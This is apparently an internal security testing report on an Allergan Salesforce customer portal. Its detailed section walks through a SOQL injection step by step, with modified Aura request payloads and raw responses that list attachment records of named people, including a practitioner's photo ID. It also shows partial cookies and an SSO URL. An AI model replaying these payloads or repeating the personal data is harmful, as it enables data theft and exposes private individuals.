Dynamic Application Security Testing (DAST) Report

AbbVie Information Security

Allergan COMM: Online Customer Account Management

https://eufull-allergancommunityeu.cs160.force.com/customerUKI

Data Classification: Restricted

Report
June 25, 2021

Overview:

AbbVie Information Security Team has conducted a Vulnerability Assessment of the specified application. This review is specific to the application and does not evaluate the hosting environment, deployment platform, or database system for deficiencies. The Application Owner/Application Team is responsible for keeping the hosting environment patched and up-to-date independent of the Application Vulnerability Assessment.

The objective of testing is to identify security vulnerabilities within the application and determine the level an attacker can penetrate, perform fraudulent activities, or misuse its functionality.


Specifications:

The web application was evaluated in a QA environment. Specifications are as follows:

- URL: https://eufull-allergancommunityeu.cs160.force.com/customerUKI
- Authentication: Salesforce Login/Allergan Okta Login
- Programming Language: Apex
- Web Server: Salesforce
- Operating System: NA

AbbVie InfoSec analysts performed the evaluation in accordance with OWASP standards. The severity of findings is based on the CVSS scoring system.

Executive Summary



Criticality:

Critical

This rating is given to flaws that have an immediate and severe impact to users of the application. These are typically vulnerabilities that are exposed to the public internet or a wide non-public audience, involve sensitive datasets (examples: PII, PHI, proprietary marketing/sales info) rather than single records, may allow for remote code execution or the complete compromise of an affected system, or may impact patient privacy. When discovered in any public-facing environment, these vulnerabilities will be immediately escalated to the business for remediation and will follow our Critical Web Vulnerability Remediation process.

High

This rating is given to flaws that can easily compromise the confidentiality, integrity, or availability of resources. These are vulnerabilities that allow local users to gain privileges, allow unauthenticated remote users to view resources that should otherwise be protected by authentication, allow authenticated remote users to execute arbitrary code, or allow local or remote users to cause a denial of services.

Medium

This rating is given to the flaws that may be more difficult to exploit but could still lead to some compromise of confidentiality, integrity, or availability of resources under certain circumstances. These vulnerabilities could have a critical or important impact but are less easily exploited.

Low

This rating is given to all other issues that have a security impact. These vulnerabilities are believed to require unlikely circumstances to be able to be exploited, or where successfully exploited would result in minimal consequences.

Informational

This rating is given to all other issues which leak information associated with the application. This kind of vulnerability can be helpful for the attacker in the initial information gathering stages of an attack. This includes information visible about the network related to the host such as trace route information, the operating system used, web server used, or a list of reachable hosts. Based on this vulnerability, an attacker can begin an attack through the use of known vulnerabilities.

Vulnerability Summary

Ref ID	Vulnerability	Risk
1	User-Controlled SOQL Statement	High
2	Sensitive Information Disclosure	High
3	Stored Cross Site Scripting	High
4	Improper Access Control	High
5	Improper Authorization	High
6	Malicious File Upload	High
7	User Enumeration	Low
8	Outdated jQuery Libraries	Low

Security Compliance Based on OWASP Standards

OWASP Top 10	**Pass/Fail**
A1:2017 - Injection	Fail
A2:2017 - Broken Authentication	Fail
A3:2017 - Sensitive Data Exposure	Fail
A4:2017 - XML External Entities (XXE)	Pass
A5:2017 - Broken Access Control	Fail
A6:2017 - Security Misconfiguration	Fail
A7:2017 - Cross-Site Scripting (XSS)	Fail
A8:2017 - Insecure Deserialization	Pass
A9:2017 - Using Components with Known Vulnerabilities	Fail
A10:2017 - Insufficient Logging & Monitoring	NA

1. User-Controlled SOQL Statement

Criticality: High

Affected Resource:
https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/sfsites/aura?r={#}&aura.ApexAction.execute=1


Affected Parameters: 'objectName', 'columnName', 'columnId', 'whereCondition'

Description: SOQL injection is a vulnerability where a malicious user can execute SOQL statements to exfiltrate data from a database on the server. In the current scenario, the application gives the user control over the salesforce object being queried and the 'WHERE' condition, resulting in an application vulnerable to SOQL injection.


Impact: An attacker can exfiltrate information from the database using the affected Apex class. In the current scenario, this attack can be executed without the user logging into the application, resulting in a much higher risk.

Evidence:

1. Navigate to the site as an unauthenticated user, click 'Sign Up Now'.



2. Fill in all of the required fields and include an email address with an accessible inbox. Click 'Submit'.



Communication Contact

*Phone 1111111111


*Email michael.klaassen@abbvie.com

Preferred Communication Email

☑ I Accept the Terms and Conditions

Please confirm you are not a robot by clicking the below box

3. Navigate to the email inbox and find the email from Allergan Customer Portal (dl-internationapplicationsupport@allergan.com.invalid). In the body of the email, click 'click here' and set up a password for the new account.



Thank you for contacting Allergan!


Dear " ",

Your registration request for an Allergan customer account has b
Your identifier linked to this registration request is: michael.klaas

To begin, click here. Warning, this link will expire in 30 days.

By clicking on the link above, you will be asked to change your p

4. Once the password is set, log in to the new account. Complete the forms until the 'Confirmation' step.



Customer Registration--Billing Details and Confirmation

Registered Address

*Company Name testcompany

Department Name testdept


*Street teststreet

*City testcity

*County Armagh

*ZIP Code 846 22


5. Enable Intercepting in Burp Suite. In the 'Payment Details' section of the page, select the 'Direct Debit' option.



Payment Details


*Payment Method	*Payment Term
Direct Debit	Net 30 days
*Bank Name	Bank Account Number
testbankname	testbankaccountnumber

6. This will intercept a request to retrieve the 'Payment Term' entries from the backend database. In this intercepted request, right-click and select 'Send to Repeater'.




```
POST /customerUKI/s/sfsites/aura?r=119&aura.ApexAction.execute=1
Host: eufull-allergancommunityeu.cs160.force.com
Cookie: rende
%7B%22pageId%                 7-90136cd6567e%22%2C%
ished%22%2C%2                 %2C%22brandingSetId%2
4c48-bedf-174                 22%3A%22%22%7D;
guest_uuid_es                 6c-3c29-456f-85e9-7a8
Sans0s7ZEeuy(                 s7ZEeuyGmt65gYLGA; _g
GS1.1.162387(                 1.2121841003.1623871
5062ebcf-625a                 =
c3RhdHVzPURlh                 vbiZvaWQ9MDBENXIwMDAw
ssostartpage=
```

7. Navigate to the Repeater tab in Burp Suite, the request should be shown. Highlight the 'message' field in the request, right-click the field then click 'Convert selection'> 'URL'> 'URL-decode'.




```
message=
%7B%22actions%22%3A%5B%7B%2           scriptor%22%3A%22aura%3A%2F%
2FApexActionController%2FA(           Descriptor%22%3A%22UNKNOWN%2
2%2C%22params%22%3A%7B%22n            name%22%3A%22AGN_GCSP_Custom
erRegStep2Controller%22%2C            lues%22%2C%22params%22%3A%7B
%22objectName%22%3A%22Paym            Name%22%3A%22Payment_Term_Lab
el_AGN__c%2C%20Name%2C%20B            2C%22columnId%22%3A%22SAP_Pa
yment_Term_Code_AGN__c%22%            where%20Form_Of_Payment__c%2
0%3D%20'a5b1o000000MQWBAA4            0true%20AND%20Source_AGN__c%
20includes%20('oam%3B')%22            C%22isContinuation%22%3Afals
e%7D%7D%5D%7D&aura.context=
%7B%22mode%22%3A%22PROD%22            CUerBipCwXg%22%2C%22app%22%3
A%22siteforce%3AnapiliApp%            CATION%40markup%3A%2F%2Fsite
force%3AnapiliApp%22%3A%22
ls%22%3A%7B%7D%2C%22uad%22
%2FcustomerUKI%2Fs%2Fcusto
```

8. In the 'message' field, replace the 'whereCondition' field content with the following string (be sure to include the space before "where"): "where Form_Of_Payment__r.name LIKE '%'"




```
message=
{"actions":[{"id":"515;a","descriptor":"aura://ApexActionController/ACTION$execute","
callingDescriptor":"UNKNOWN","params":{"namespace":"","classname":"AGN_GCSP_CustomerR
egStep2Controller","method":"getPickListValues","params":{"objectName":"Payment_Term_
AGN__c","columnName":"Payment_Term_Label_AGN__c, Name,
Bank_Details_Required_AGN__c","columnId":"SAP_Payment_Term_Code_AGN__c","whereConditi
on":" where Form_Of_Payment__r.name LIKE
'%'"},"cacheable":false,"isContinuation":false}}]}&aura.context=%7B%22mode%22%3A%22PR
OD%22%2C%22fwuid%22%3A%22AE8981CB2KpCUerBipCwXg%22%2C%22app%22%3A%22siteforce%3Anapil
```

9. Highlight the entire 'message' field again. Right-click the field, then click ‘Convert selection’ > ‘URL’ > ‘URL-encode key characters’.



```
message=
{"actions":[{                a://ApexActionController/ACTION$execute","
callingDescri                espace":"","classname":"AGN_GCSP_CustomerR
egStep2Contro                ues","params":{"objectName":"Payment_Term_
AGN__c","colu                N__c, Name,
Bank_Details_                AP_Payment_Term_Code_AGN__c","whereConditi
on":" where P
'%'"},"cachea                lse}}]}&aura.context=%7B%22mode%22%3A%22PR
0D%22%2C%22fw                CwXg%22%2C%22app%22%3A%22siteforce%3Anapil
iApp%22%2C%22                40markup%3A%2F%2Fsiteforce%3AnapiliApp%22%
3A%22V5XE0cpl
ad%22%3Afalse
try%3DGB&aura
EZuW1FcdTAwM2
Aw0GZoSFwiLFw
```


10. Click 'Send'. This sends a request for all 'Payment_Term_AGN__c' entries that contain any string in the 'Form_Of_Payment__r.name' entry.



```
t65gYLGA;
BrowserId_sec=
Sans0s7ZEeuyGm
t65gYLGA;
_ga_4C7DXBMYPH
=
GS1.1.16238767
52.2.0.1623876
753.0; _ga=
GA1.1.21218410
03.1623871829;
 pctrk=
5062ebcf-625a-
4b1d-b65c-b4d0
a7b21a5b;
oinfo=
c3RhdHVzPUR1bW
8mdH1wZT1Vbmxp
bW10ZWQrRWRpdG
1vbiZvaWQ9MDBE
NXIwMDAwMDA0Wj
NL;
ssostartpage=
https://allerg
an-val.oktapre
view.com/app/s
alesforce_port
al/exknsa3ky6c
ZwYVoe0h7/sso/
saml;
saml_request_i
d=
_2CAAAAXqqcZd9
MDAwMDAwMDAwMD
AwMDAwAAAA6PUj
gWiB_aK7bd0wMg
```


```
{
  "actions":[
    {
      "id":"515;a",
      "state":"SUCCESS",
      "returnValue":{
        "returnValue":[
          {
            "Payment_Term_Label_AGN__c":"C051",
            "Form_Of_Payment__c":"a5b1o000006DT5TAAW",
            "Id":"a5d1o0000008mzNAAQ",
            "Bank_Details_Required_AGN__c":false,
            "Name":"C051"
          },
          {
            "Payment_Term_Label_AGN__c":"C049",
            "Form_Of_Payment__c":"a5b1o000006DT5TAAW",
            "Id":"a5d1o0000008mzSAAQ",
            "Bank_Details_Required_AGN__c":false,
            "Name":"C049"
          },
          {
            "Form_Of_Payment__c":"a5b1o000006DT5YAAW",
            "Id":"a5d1o0000008n2CAAQ",
            "Bank_Details_Required_AGN__c":false,
            "Name":"Q002",
            "SAP_Payment_Term_Code_AGN__c":"Q002"
          },
          {
            "Payment_Term_Label_AGN__c":"30 Jours Fin de mois
            "Form_Of_Payment__c":"a5b1o000000MQVzAA0",
            "Id":"a5d1o0000008n51AAA",
            "Bank_Details_Required_AGN__c":true,
            "Name":"30 Jours Fin de mois",
            "SAP_Payment_Term_Code_AGN__c":"Q001"
          },
```

11. The 'objectName', 'columnName', and 'columnId' parameters within the 'message' field can be modified further to retrieve data from numerous Salesforce objects. Replace the 'message' field in the request to the following:
{"actions"%3a[{"id"%3a"515%3ba","descriptor"%3a"aura%3a//ApexActionController/ACTION$execute","callingDescriptor"%3a"UNKNOWN","params"%3a{"namespace"%3a"","classname"%3a"AGN_GCSP_CustomerRegStep2Controller","method"%3a"getPickListValues","params"%3a{"objectName"%3a"Attachment","columnName"%3a"Body,+Name,+ContentType,+Description,+OwnerId,+ParentId","columnId"%3a"Id","whereCondition"%3a"+where+Name+LIKE+'tah%25.pdf'"},"cacheable"%3afalse,"isContinuation"%3afalse}}]}




```
message=
{"actions"%3a[{"id"%3a"515%3ba","descriptor"%3a"aura%3a//ApexActionController/A
CTION$execute","callingDescriptor"%3a"UNKNOWN","params"%3a{"namespace"%3a"","cl
assname"%3a"AGN_GCSP_CustomerRegStep2Controller","method"%3a"getPickListValues"
,"params"%3a{"objectName"%3a"Attachment","columnName"%3a"Body,+Name,+ContentTyp
e,+Description,+OwnerId,+ParentId","columnId"%3a"Id","whereCondition"%3a"+where
+Name+LIKE+'tah%25.pdf'"},"cacheable"%3afalse,"isContinuation"%3afalse}}]}&
aura.context=
%7B%22mode%22%3A%22PROD%22%2C%22fwuid%22%3A%22AE8981CB2KpCUerBipCwXg%22%2C%22ap
```

12. Click ‘Send’ and observe the ‘Attachment’ information being retrieved. This includes details on an uploaded passport or driver’s license of a ‘Practitioner’ user.




```
        "returnValue":{
          "returnValue":[
            {
              "ParentId":"0012400000bdFK8AAM",
              "Id":"00P2400000XxN1VEAV",
              "ContentType":"application/pdf",
              "OwnerId":"00524000000ifaeAAA",
              "Body":"BLOB(31891 bytes)",
              "Name":"Tahir Emen.pdf"
            },
            {
              "ParentId":"0012400000bdDQzAAM",
              "Id":"00P2400000XxSh8EAF",
              "ContentType":"application/pdf",
              "OwnerId":"00524000000ifaeAAA",
              "Body":"BLOB(36592 bytes)",
              "Name":"Tahir Haluk Bozkurt.pdf"
            },
            {
              "ParentId":"0012400000bdDnJAAU",
              "Id":"00P2400000XxTPAEA3",
              "ContentType":"application/pdf",
              "OwnerId":"00524000000ifaeAAA",
              "Body":"BLOB(309087 bytes)",
              "Name":"Tahir Kansu Bozkurt.pdf"
            },
            {
              "ParentId":"a5Y1o0000008mfIEAQ",
              "Description":"Copy of Photo ID (passport/driving license of Medical Practitioner)
              "ContentType":"application/pdf",
              "OwnerId":"0051o00000D58J9AAJ",
              "Id":"00P1o00001sQakREAS",
              "Body":"BLOB(196956 bytes)",
              "Name":"Tahrina DL.pdf"
            },
            {
              "ParentId":"a5Y1o0000008mfIEAQ",
              "Id":"00P1o00001sQjC2EAK",
              "ContentType":"application/pdf",
              "OwnerId":"00524000006uKf2AAE",
              "Body":"BLOB(118781 bytes)",
              "Name":"Tahrina Salam 6051933.pdf"
            },
            {
              "ParentId":"0012400000bdFKGAA2",
```

